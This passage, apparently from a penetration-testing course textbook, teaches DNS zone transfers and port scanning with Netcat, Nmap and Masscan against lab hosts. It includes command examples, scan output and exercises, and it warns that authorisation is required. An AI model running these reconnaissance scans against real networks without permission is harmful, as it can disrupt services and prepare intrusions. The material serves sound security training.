ASPMX4.GOOGLEMAIL.COM                   293      IN    A        173.194.70.26


Trying Zone Transfers and getting Bind Versions:
------------------------------------------------


Trying Zone Transfer for zonetransfer.me on ns12.zoneedit.com ...
zonetransfer.me                         7200     IN    SOA
zonetransfer.me                         7200     IN    NS
...
office.zonetransfer.me                  7200     IN    A        4.23.39.254
owa.zonetransfer.me                     7200     IN    A        207.46.197.32
info.zonetransfer.me                    7200     IN    TXT
asfdbbox.zonetransfer.me                7200     IN    A         127.0.0.1
canberra_office.zonetransfer.me         7200     IN    A        202.14.81.230
asfdbvolume.zonetransfer.me             7800     IN    AFSDB
email.zonetransfer.me                   2222     IN    NAPTR
dzc.zonetransfer.me                     7200     IN    TXT
robinwood.zonetransfer.me               302      IN    TXT
vpn.zonetransfer.me                     4000     IN    A        174.36.59.154
_sip._tcp.zonetransfer.me               14000    IN    SRV
dc_office.zonetransfer.me               7200     IN    A        143.228.181.132

ns16.zoneedit.com Bind Version: 8.4.X

brute force file not specified, bay.
```

Listing 226 - Using dnsenum to perform a zone transfer.

These enumeration tools are both capable and straightforward. Take some time to practice with each before continuing.

7.1.6.3 Exercises

1. Find the DNS servers for the megacorpone.com domain.
2. Write a small script to attempt a zone transfer from megacorpone.com using a higher-level scripting language such as Python, Perl, or Ruby.
3. Recreate the example above and use **`dnsrecon`** to attempt a zone transfer from megacorpone.com.

7.2 Port Scanning

Port scanning is the process of inspecting TCP or UDP ports on a remote machine with the intention of detecting what services are running on the target and what potential attack vectors may exist.

> *Please note that port scanning is not representative of traditional user activity and could be considered illegal in some jurisdictions. Therefore, it should not be performed outside the labs without direct, written permission from the target network owner.*

It is essential to understand the implications of port scanning, as well as the impact that specific port scans can have. Due to the amount of traffic some scans can generate, along with their intrusive nature, running port scans blindly can have adverse effects on target systems or the client network such as overloading servers and network links or triggering IDS. Running the wrong scan could result in downtime for the customer.

Using a proper port scanning methodology can significantly improve our efficiency as penetration testers while also limiting many of the risks. Depending on the scope of the engagement, instead of running a full port scan against the target network, we can start by only scanning for ports 80 and 443. With a list of possible web servers, we can run a full port scan against these servers in the background while performing other enumeration. Once the full port scan is complete, we can further narrow our scans to probe for more and more information with each subsequent scan. Port scanning should be viewed as a dynamic process that is unique to each engagement. The results of one scan determine the type and scope of the next scan.

7.2.1 TCP / UDP Scanning

We'll begin our exploration of port scanning with a simple TCP and UDP port scan using Netcat. It should be noted that Netcat is **not** a port scanner, but it can be used as such in a rudimentary way. Since it's already present on many systems, we can repurpose some of its functionality to mimic a basic port scan when we are not in need of a fully-featured port scanner. However, there are far better tools dedicated to port scanning that we will explore in detail as well.

7.2.1.1 TCP Scanning

The simplest TCP port scanning technique, usually called CONNECT scanning, relies on the three-way TCP handshake[195] mechanism. This mechanism is designed so that two hosts attempting to communicate can negotiate the parameters of the network TCP socket connection before transmitting any data. In basic terms, a host sends a TCP *SYN* packet to a server on a destination port. If the destination port is open, the server responds with a *SYN-ACK* packet and the client host sends an *ACK* packet to complete the handshake.

If the handshake completes successfully, the port is considered open.

[195] (Microsoft, 2010), http://support.microsoft.com/kb/172983

To illustrate this, we will run a TCP Netcat port scan on ports 3388-3390. The **-w** option specifies the connection timeout in seconds and **-z** is used to specify zero-I/O mode, which will send no data and is used for scanning:

```
kali@kali:~$ nc -nvv -w 1 -z 10.11.1.220 3388-3390
(UNKNOWN) [10.11.1.220] 3390 (?) : Connection refused
(UNKNOWN) [10.11.1.220] 3389 (?) open
(UNKNOWN) [10.11.1.220] 3388 (?) : Connection refused
 sent 0, rcvd 0
```

Listing 227 - Using nc to perform a TCP port scan

Based on this output, we can see that port 3389 is open while connections on ports 3388 and 3390 timed out. The screenshot below shows the Wireshark capture of this scan:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.11.0.126	10.11.1.220	TCP	74	54272 → 3390 [SYN] Seq=0 Win=292(
4	0.173465715	10.11.1.220	10.11.0.126	TCP	60	3390 → 54272 [RST, ACK] Seq=1 Acl
5	0.173993925	10.11.0.126	10.11.1.220	TCP	74	45692 → 3389 [SYN] Seq=0 Win=292(
6	0.257814845	10.11.1.220	10.11.0.126	TCP	74	3389 → 45692 [SYN, ACK] Seq=0 Acl
7	0.257843092	10.11.0.126	10.11.1.220	TCP	66	45692 → 3389 [ACK] Seq=1 Ack=1 W:
8	0.258157571	10.11.0.126	10.11.1.220	TCP	66	45692 → 3389 [FIN, ACK] Seq=1 Acl
9	0.258406541	10.11.0.126	10.11.1.220	TCP	74	34322 → 3388 [SYN] Seq=0 Win=292(
10	0.343710940	10.11.1.220	10.11.0.126	TCP	66	3389 → 45692 [ACK] Seq=1 Ack=2 W:
11	0.343750348	10.11.1.220	10.11.0.126	TCP	60	3388 → 34322 [RST, ACK] Seq=1 Acl
12	0.345885725	10.11.1.220	10.11.0.126	TCP	60	3389 → 45692 [RST, ACK] Seq=1 Acl

Figure 42: Wireshark capture of the Netcat port scan

In this capture (Figure 42) Netcat sent several TCP SYN packets to ports 3390, 3389, and 3388 on lines 1, 5 and 9 respectively. Due to a variety of factors, including timing issues, the packets may appear out of order in Wireshark. Notice that the server sent a TCP *SYN-ACK* packet from port 3389 on line 6, indicating that the port is open. The other ports did not reply with a similar SYN-ACK packet, so we can infer that they are not open. Finally, on line 8, Netcat closed down this connection by sending a *FIN-ACK* packet.

7.2.1.2 UDP Scanning


Since UDP is stateless and does not involve a three-way handshake, the mechanism behind UDP port scanning is different from TCP.

Let's run a UDP Netcat port scan against ports 160-162 on a different target. This is done using the only **nc** option we have not seen yet, **-u**, which indicates a UDP scan:

```
kali@kali:~$ nc -nv -u -z -w 1 10.11.1.115 160-162
(UNKNOWN) [10.11.1.115] 161 (snmp) open
```

Listing 228 - Using Netcat to perform a UDP port scan

From the Wireshark capture, we can see that the UDP scan uses a different mechanism than a TCP scan:



No.	Time	Source	Destination	Protocol	Length	Info
3	0.100377084	10.11.0.126	10.11.1.115	UDP	43	48665 → 162 Len=1
4	0.187629037	10.11.1.115	10.11.0.126	ICMP	71	Destination unreachable (Port un
5	1.002691509	10.11.0.126	10.11.1.115	UDP	43	51082 → 161 Len=1
6	2.003060847	10.11.0.126	10.11.1.115	UDP	43	51082 → 161 Len=1
7	2.003294646	10.11.0.126	10.11.1.115	UDP	43	43218 → 160 Len=1
8	2.231071853	10.11.1.115	10.11.0.126	ICMP	71	Destination unreachable (Port un

Figure 43: Wireshark capture of a UDP Netcat port scan

As seen in Figure 43, an empty UDP packet is sent to a specific port (packets 3, 5, 6, and 7). If the destination UDP port is open, the packet will be passed to the application layer and the response received will depend on how the application is programmed to respond to empty packets. In this example, the application sends no response. However, if the destination UDP port is closed, the target should respond with an ICMP port unreachable (as seen in packets 4 and 8), that is sent by the UDP/IP stack of the target machine.

Most UDP scanners tend to use the standard "ICMP port unreachable" message to infer the status of a target port. However, this method can be completely unreliable when the target port is filtered by a firewall. In fact, in these cases the scanner will report the target port as open because of the absence of the ICMP message.

7.2.1.3 Common Port Scanning Pitfalls

UDP scanning can be problematic for several reasons. First, UDP scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives and ports showing as open when they are, in fact, closed. Second, many port scanners do not scan all available ports, and usually have a pre-set list of "interesting ports" that are scanned. This means open UDP ports can go unnoticed. Using a protocol-specific UDP port scanner may help in obtaining more accurate results. Finally, penetration testers often forget to scan for open UDP ports, instead focusing on the "more exciting" TCP ports. Although UDP scanning can be unreliable, there are plenty of attack vectors lurking behind open UDP ports.

7.2.2 Port Scanning with Nmap

Nmap[196] (written by Gordon Lyon, aka Fyodor) is one of the most popular, versatile, and robust port scanners available. It has been actively developed for over a decade and has numerous features beyond port scanning.

> *Some of the Nmap example scans we cover in this module are run using* ***sudo****. This is due to the fact that quite a few Nmap scanning options require access to raw sockets,[197] which in turn require root privileges. Raw sockets allow for surgical manipulation of TCP and UDP packets. Without access to raw sockets,*

[196] (Nmap, 2019), http://nmap.org/

[197] (Man7, 2017), http://man7.org/linux/man-pages/man7/raw.7.html

Nmap is limited as it falls back to crafting packets by using the standard Berkeley socket API.[198]

Let's explore some port scanning examples to get a better feel for Nmap and its options.

7.2.2.1 Accountability for Our Traffic

A default Nmap TCP scan will scan the 1000 most popular ports on a given machine. Before we start running scans blindly, let's examine the amount of traffic sent by this type of scan. We'll scan one of the lab machines while monitoring the amount of traffic sent to the target host using **iptables**.[199]

We will use several **iptables** options. First, we will use the **-I** option to insert a new rule into a given chain, which in this case includes both the **INPUT** (Inbound) and **OUTPUT** (Outbound) chains followed by the rule number. We will use **-s** to specify a source IP address, **-d** to specify a destination IP address, and **-j** to **ACCEPT** the traffic. Lastly, we will use the **-Z** option to zero the packet and byte counters in all chains.

Let's run those commands now:

```
kali@kali:~$ sudo iptables -I INPUT 1 -s 10.11.1.220 -j ACCEPT

kali@kali:~$ sudo iptables -I OUTPUT 1 -d 10.11.1.220 -j ACCEPT

kali@kali:~$ sudo iptables -Z
```

Listing 229 - Configuring our iptables rules for the scan

Now let's generate some traffic using **nmap**:

```
kali@kali:~$ nmap 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:20 EST
Nmap scan report for 10.11.1.220
Host is up (0.29s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
```

[198] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Berkeley_sockets#Socket_API_functions

[199] (netfilter, 2014), http://netfilter.org/projects/iptables/index.html

```
...

Nmap done: 1 IP address (1 host up) scanned in 46.29 seconds
```

Listing 230 - Scanning an IP for the 1000 most popular TCP ports

The scan completed and revealed a few open ports.

Now let's look at some **iptables** statistics to get an idea of how much traffic our scan generated. We will use the **-v** option to add some verbosity to our output, **-n** to enable numeric output, and **-L** to list the rules present in all chains:

```
kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 1528 packets, 226K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1263 51264 ACCEPT     all  --  *      *       10.11.1.220          0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1323 packets, 191K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1314 78300 ACCEPT     all  --  *      *       0.0.0.0/0            10.11.1.220
```

Listing 231 - Using iptables to monitor nmap traffic for a top 1000 port scan

According to this output, this default 1000-port scan has generated around 78 KB of traffic.

Let's use **iptables -Z** to zero the packet and byte counters in all chains again and run another **nmap** scan using **-p** to specify *ALL* TCP ports:

```
kali@kali:~$ sudo iptables -Z

kali@kali:~$ nmap -p 1-65535 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (0.00067s latency).
Not shown: 65507 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
53/tcp    open     domain
88/tcp    open     kerberos-sec
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
389/tcp   open     ldap
445/tcp   open     microsoft-ds
464/tcp   open     kpasswd5
593/tcp   open     http-rpc-epmap
636/tcp   open     ldapssl
1291/tcp  filtered seagulllms
3268/tcp  open     globalcatLDAP
3269/tcp  open     globalcatLDAPssl
3389/tcp  open     ms-wbt-server
5722/tcp  open     msdfsr
9389/tcp  open     adws
12777/tcp filtered unknown
46056/tcp filtered unknown
```

```
47001/tcp open     winrm
...

Nmap done: 1 IP address (1 host up) scanned in 80.42 seconds

kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 219K packets, 252M bytes)
 pkts bytes target     prot opt in     out     source               destination
66243 2659K ACCEPT     all  --  *      *       10.11.1.220          0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 85792 packets, 11M bytes)
 pkts bytes target     prot opt in     out     source               destination
66768 4006K ACCEPT     all  --  *      *       0.0.0.0/0            10.11.1.220
```

Listing 232 - Using iptables to monitor nmap traffic for a port scan on ALL TCP ports

A similar local port scan explicitly probing all 65535 ports generated about 4 MB of traffic, a significantly higher amount. However, this full port scan has discovered new ports that were not found by the default TCP scan.

The results above imply that a full Nmap scan of a class C network (254 hosts) would result in sending over 1000 MB of traffic to the network. In an ideal situation, a full TCP and UDP port scan of every single target machine would provide the most accurate information about exposed network services. However, the example above reveals the need to balance any traffic restrictions (such as a slow uplink), with the need to discover additional open ports and services, by using a more exhaustive scan. This is especially true for larger networks, such as a class A or B network assessment.

In the next section, we'll explore some of Nmap's various scanning techniques.

7.2.2.2 Stealth / SYN Scanning

Nmap's preferred scanning technique is a SYN, or "stealth" scan.[200] There are many benefits to using a SYN scan and as such, it is the default scan technique used when no scan technique is specified in an **nmap** command and the user has the required raw sockets privileges.

SYN scanning is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a SYN-ACK should be sent back from the target machine, informing us that the port is open. At this point, the port scanner does not bother to send the final ACK to complete the three-way handshake.

```
kali@kali:~$ sudo nmap -sS 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (1.3s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
```

[200] (Nmap, 2019), https://nmap.org/book/synscan.html

```
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
...
```

Listing 233 - Using nmap to perform a SYN scan

Because the three-way handshake is never completed, the information is not passed to the application layer and as a result, will not appear in any application logs. A SYN scan is also faster and more efficient because fewer packets are sent and received.

> *Please note that term "stealth" refers to the fact that, in the past, primitive firewalls would fail to log incomplete TCP connections. This is no longer the case with modern firewalls and even if the stealth moniker has stuck around, it could be misleading.*

7.2.2.3 TCP Connect Scanning

When a user running **nmap** does not have raw socket privileges, Nmap will default to the TCP connect scan[201] technique described earlier. Since a Nmap TCP connect scan makes use of the Berkeley sockets API to perform the three-way handshake, it does not require elevated privileges. However, because Nmap has to wait for the connection to complete before the API will return the status of the connection, a connect scan takes much longer to complete than a SYN scan.

There might be times when we need to specifically perform a connect scan with **nmap**, for example, when scanning via certain types of proxies. We use the **-sT** option to start a connect scan:

```
kali@kali:~$ nmap -sT 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:37 EST
Nmap scan report for 10.11.1.220
Host is up (1.3s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
...
```

Listing 234 - Using nmap to perform a TCP connect scan

[201] (Nmap, 2019), https://nmap.org/book/scan-methods-connect-scan.html

7.2.2.4 UDP Scanning

When performing a UDP scan,[202] Nmap will use a combination of two different methods to determine if a port is open or closed. For most ports, it will use the standard "ICMP port unreachable" method described earlier by sending an empty packet to a given port. However, for common ports, such as port 161, which is used by SNMP, it will send a protocol-specific SNMP packet in an attempt to get a response from an application bound to that port. To perform a UDP scan, the **-sU** option is used and **sudo** is required to access raw sockets:

```
kali@kali:~$ sudo nmap -sU 10.11.1.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:46 EST
Nmap scan report for 10.11.1.115
Host is up (0.079s latency).
Not shown: 997 open|filtered ports
PORT    STATE SERVICE
111/udp open  rpcbind
137/udp open  netbios-ns
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 22.49 seconds
```

Listing 235 - Using nmap to perform a UDP scan

The UDP scan (**-sU**) can also be used in conjunction with a TCP SYN scan (**-sS**) option to build a more complete picture of our target:

```
kali@kali:~$ sudo nmap -sS -sU 10.11.1.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 12:46 EST
Nmap scan report for 10.11.1.115
Host is up (0.15s latency).
Not shown: 997 open|filtered ports, 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
199/tcp   open  smux
443/tcp   open  https
3306/tcp  open  mysql
32768/tcp open  filenet-tms
111/udp   open  rpcbind
137/udp   open  netbios-ns
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 64.74 seconds
```

Listing 236 - Using nmap to perform a combined UDP and SYN scan

In the next section, we'll explore techniques for handling larger networks or networks with traffic constraints.

[202] (Nmap, 2019), https://nmap.org/book/scan-methods-udp-scan.html

7.2.2.5 Network Sweeping

To deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe targets using *Network Sweeping* techniques, in which we begin with broad scans, and use more specific scans against hosts of interest.

When performing a network sweep with Nmap using the **-sn** option, the host discovery process consists of more than just sending an ICMP echo request. Several other probes are used in addition to the ICMP request. Nmap also sends a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to verify if a host is available or not.

```
kali@kali:~$ nmap -sn 10.11.1.1-254
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.5
Host is up (0.026s latency).
MAC Address: 00:50:56:89:70:15 (VMware)
Nmap scan report for 10.11.1.7
Host is up (0.026s latency).
MAC Address: 00:50:56:89:36:32 (VMware)
...
Nmap done: 254 IP addresses (44 hosts up) scanned in 6.14 seconds
```

Listing 237 - Using nmap to perform a network sweep

Searching for live machines using the **grep** command on a standard nmap output can be cumbersome. Instead, let's use Nmap's "greppable" output parameter, **-oG**, to save these results into a format that is easier to manage:

```
kali@kali:~$ nmap -v -sn 10.11.1.1-254 -oG ping-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:34 EST
Initiating ARP Ping Scan at 11:34
Scanning 254 hosts [1 port/host]
Completed ARP Ping Scan at 11:35, 4.71s elapsed (254 total hosts)
Initiating Parallel DNS resolution of 254 hosts. at 11:35
Completed Parallel DNS resolution of 254 hosts. at 11:35, 0.07s elapsed
Nmap scan report for 10.11.1.1 [host down]
Nmap scan report for 10.11.1.2 [host down]
Nmap scan report for 10.11.1.3 [host down]
Nmap scan report for 10.11.1.4 [host down]
Nmap scan report for 10.11.1.5
Host is up (0.026s latency).
MAC Address: 00:50:56:89:70:15 (VMware)
...

kali@kali:~$ grep Up ping-sweep.txt | cut -d " " -f 2
10.11.1.5
10.11.1.7
10.11.1.8
...
```

Listing 238 - Using nmap to perform a network sweep and then using grep to find live hosts

We can also sweep for specific TCP or UDP ports across the network, probing for common services and ports, in an attempt to locate systems that may be useful, or otherwise have known vulnerabilities. This scan tends to be more accurate than a ping sweep:

```
kali@kali:~$ nmap -p 80 10.11.1.1-254 -oG web-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:38 EST
Nmap scan report for 10.11.1.5
Host is up (0.036s latency).

PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 00:50:56:89:70:15 (VMware)

Nmap scan report for 10.11.1.7
Host is up (0.029s latency).

PORT   STATE    SERVICE
80/tcp filtered http
MAC Address: 00:50:56:89:36:32 (VMware)

Nmap scan report for 10.11.1.8
Host is up (0.034s latency).

PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:50:56:89:20:34 (VMware)
...

kali@kali:~$ grep open web-sweep.txt | cut -d" " -f2
10.11.1.8
10.11.1.10
10.11.1.13
...
```

Listing 239 - Using nmap to scan for web servers using port 80

To save time and network resources, we can also scan multiple IPs, probing for a short list of common ports. For example, let's conduct a *TCP connect scan* for the top twenty TCP ports with the **--top-ports** option and enable OS version detection, script scanning, and traceroute with **-A**:

```
kali@kali:~$ nmap -sT -A --top-ports=20 10.11.1.1-254 -oG top-port-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:40 EST
Nmap scan report for 10.11.1.5
Host is up (0.037s latency).

PORT     STATE  SERVICE        VERSION
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   closed http
110/tcp  closed pop3
...
Host script results:
|_nbstat: NetBIOS name: ALICE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:89:70:15
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: alice
```

```
|   NetBIOS computer name: ALICE\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: alice.thinc.local
|_  System time: 2019-03-04T16:44:52+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
...
```

Listing 240 - Using nmap to perform a top twenty port scan, saving the output in greppable format

The top twenty **nmap** ports are determined using the /usr/share/nmap/nmap-services file. The file uses a simple format of three whitespace-separated columns. The first is the name of the service, the second contains the port number and protocol, and the third, the "port frequency". Everything after the third column is ignored but is typically used for comments as can be seen by the use of the pound sign (#). The port frequency is based on how often the port was found open during research scans of the Internet:[203]

```
kali@kali:~$ cat /usr/share/nmap/nmap-services
...
finger    79/udp    0.000956
http    80/sctp    0.000000    # www-http | www | World Wide Web HTTP
http    80/tcp    0.484143    # World Wide Web HTTP
http    80/udp    0.035767    # World Wide Web HTTP
hosts2-ns    81/tcp    0.012056    # HOSTS2 Name Server
hosts2-ns    81/udp    0.001005    # HOSTS2 Name Server
...
```

Listing 241 - The nmap-services file showing the open frequency of TCP port 80

At this point, we could conduct a more exhaustive scan against individual machines that are service-rich or are otherwise interesting.

There are many different ways we can be creative with our scanning to conserve bandwidth or lower our profile, and most leverage interesting host discovery techniques,[204] which are worth further research.

7.2.2.6 OS Fingerprinting

Nmap has a built-in feature called *OS fingerprinting*,[205] which can be enabled with the **-O** option. This feature attempts to guess the target's operating system by inspecting returned packets. This is possible because operating systems often have slightly different implementations of the TCP/IP stack (such as varying default TTL values and TCP window sizes) and these slight variances create a fingerprint that Nmap can often identify.

[203] (Nmap, 2019), https://nmap.org/book/nmap-services.html

[204] (Nmap, 2019), https://nmap.org/book/man-host-discovery.html

[205] (Nmap, 2019), https://nmap.org/book/osdetect.html

Nmap will inspect the traffic received from the target machine and attempt to match the fingerprint to a known list.

For example, consider this simple **nmap** OS fingerprint scan.

```
kali@kali:~$ sudo nmap -O 10.11.1.220
...
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows 7 or Windows Server 2008 R2
Network Distance: 1 hop
...
```

Listing 242 - Using nmap for OS fingerprinting

The response suggests that the underlying operating system of this target is either Windows 7 or Windows 2008 R2.

> *Note that OS Fingerprinting is not always 100% accurate, but a best-guess attempt. Consider a more careful examination of the target to confirm an OS fingerprint scan.*

7.2.2.7 Banner Grabbing/Service Enumeration

We can also identify services running on specific ports by inspecting service banners (**-sV**) and running various OS and service enumeration scripts (**-A**) against the target:

```
kali@kali:~$ nmap -sV -sT -A 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (0.00043s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.34 beta
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R
2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2013-12-28 07:3
7:57Z)
135/tcp   open  msrpc         Microsoft Windows RPC

...
Nmap done: 1 IP address (1 host up) scanned in 55.67 seconds
```

Listing 243 - Using nmap for banner grabbing and/or service enumeration

Keep in mind that banners can be modified by system administrators. As such, these can be intentionally set to fake service names in order to mislead a potential attacker.

Banner grabbing has a significant impact on the amount of traffic used as well as the speed of the scan. We should always be mindful of the options we use with **nmap** and how they affect our scans.

7.2.2.8 Nmap Scripting Engine (NSE)

We can use the Nmap Scripting Engine (NSE)[206] to launch user-created scripts in order to automate various scanning tasks. These scripts perform a broad range of functions including DNS enumeration, brute force attacks, and even vulnerability identification. NSE scripts are located in the /usr/share/nmap/scripts directory.

For example, the *smb-os-discovery* script attempts to connect to the SMB service on a target system and determine its operating system:

```
kali@kali:~$ nmap 10.11.1.220 --script=smb-os-discovery
...
   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Sta
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: master
|   NetBIOS computer name: MASTER\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: master.thinc.local
|_  System time: 2013-12-27T23:37:58-08:00

Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds
```

Listing 244 - Using nmap's scripting engine (NSE) for OS fingerprinting

Another useful (and self-explanatory) NSE script is **dns-zone-transfer**:

```
kali@kali:~$ nmap --script=dns-zone-transfer -p 53 ns2.megacorpone.com
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:54 EST
Nmap scan report for ns2.megacorpone.com (38.100.193.80)
Host is up (0.010s latency).
Other addresses for ns2.megacorpone.com (not scanned):

PORT   STATE SERVICE
53/tcp open  domain
| dns-zone-transfer:
| megacorpone.com.           SOA  ns1.megacorpone.com. admin.megacorpone.com.
| megacorpone.com.           MX   10 fb.mail.gandi.net.
| megacorpone.com.           MX   20 spool.mail.gandi.net.
| megacorpone.com.           MX   50 mail.megacorpone.com.
| megacorpone.com.           MX   60 mail2.megacorpone.com.
| megacorpone.com.           NS   ns1.megacorpone.com.
...
```

Listing 245 - Using nmap to perform a DNS zone transfer

To view more information about a script, we can use the **--script-help** option, which displays a description of the script and a URL where we can find more in-depth information, such as the script arguments and usage examples.

[206] (Nmap, 2019), http://nmap.org/book/nse.html

```
kali@kali:~$ nmap --script-help dns-zone-transfer
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-06 11:02 MDT

dns-zone-transfer
Categories: intrusive discovery
https://nmap.org/nsedoc/scripts/dns-zone-transfer.html
  Requests a zone transfer (AXFR) from a DNS server.

  The script sends an AXFR query to a DNS server. The domain to query is
  determined by examining the name given on the command line, the DNS
  server's hostname, or it can be specified with the
  <code>dns-zone-transfer.domain</code> script argument. If the query is
  successful all domains and domain types are returned along with common
  type specific data (SOA/MX/NS/PTR/A).
...
```

Listing 246 - Using the --script-help option to view more information about a script

For times when Internet access is not available, much of this information can also be found in the NSE script file itself.

Take time to explore the various NSE scripts, as many of them are helpful and time-saving.

7.2.2.9 Exercises

1. Use Nmap to conduct a ping sweep of your target IP range and save the output to a file. Use grep to show machines that are online.
2. Scan the IP addresses you found in exercise 1 for open webserver ports. Use Nmap to find the webserver and operating system versions.
3. Use NSE scripts to scan the machines in the labs that are running the SMB service.
4. Use Wireshark to capture a Nmap connect and UDP scan and compare it against the Netcat port scans. Are they the same or different?
5. Use Wireshark to capture a Nmap SYN scan and compare it to a connect scan and identify the difference between them.

7.2.3 Masscan

Masscan[207] is arguably the fastest port scanner; it can scan the entire Internet in about 6 minutes, transmitting an astounding 10 million packets per second! While it was originally designed to scan the entire Internet, it can easily handle a class A or B subnet, which is a more suitable target range during a penetration test.

Masscan is not installed on Kali by default; it must be installed using **`apt install`**:

```
kali@kali:~$ sudo apt install masscan
...
The following NEW packages will be installed:
  masscan
0 upgraded, 1 newly installed, 0 to remove and 1469 not upgraded.
Need to get 184 kB of archives.
```

[207] (Offensive Security, 2019), https://tools.kali.org/information-gathering/masscan

```
After this operation, 401 kB of additional disk space will be used.
...
```

Listing 247 - Installing masscan on Kali Linux

Consider this demonstration that locates all machines on a large internal network with TCP port 80 open (using the **-p80** option). Since masscan implements a custom TCP/IP stack, it will require access to raw sockets and therefore requires **sudo**.

> *Please Note: This command is NOT to be tried in the PWK internal lab network as you will be scanning subnets you are not allowed to. This example is for illustration purposes only!*

```
kali@kali:~$ sudo masscan -p80 10.0.0.0/8
```

Listing 248 - Using masscan to look for all web servers within a class A subnet

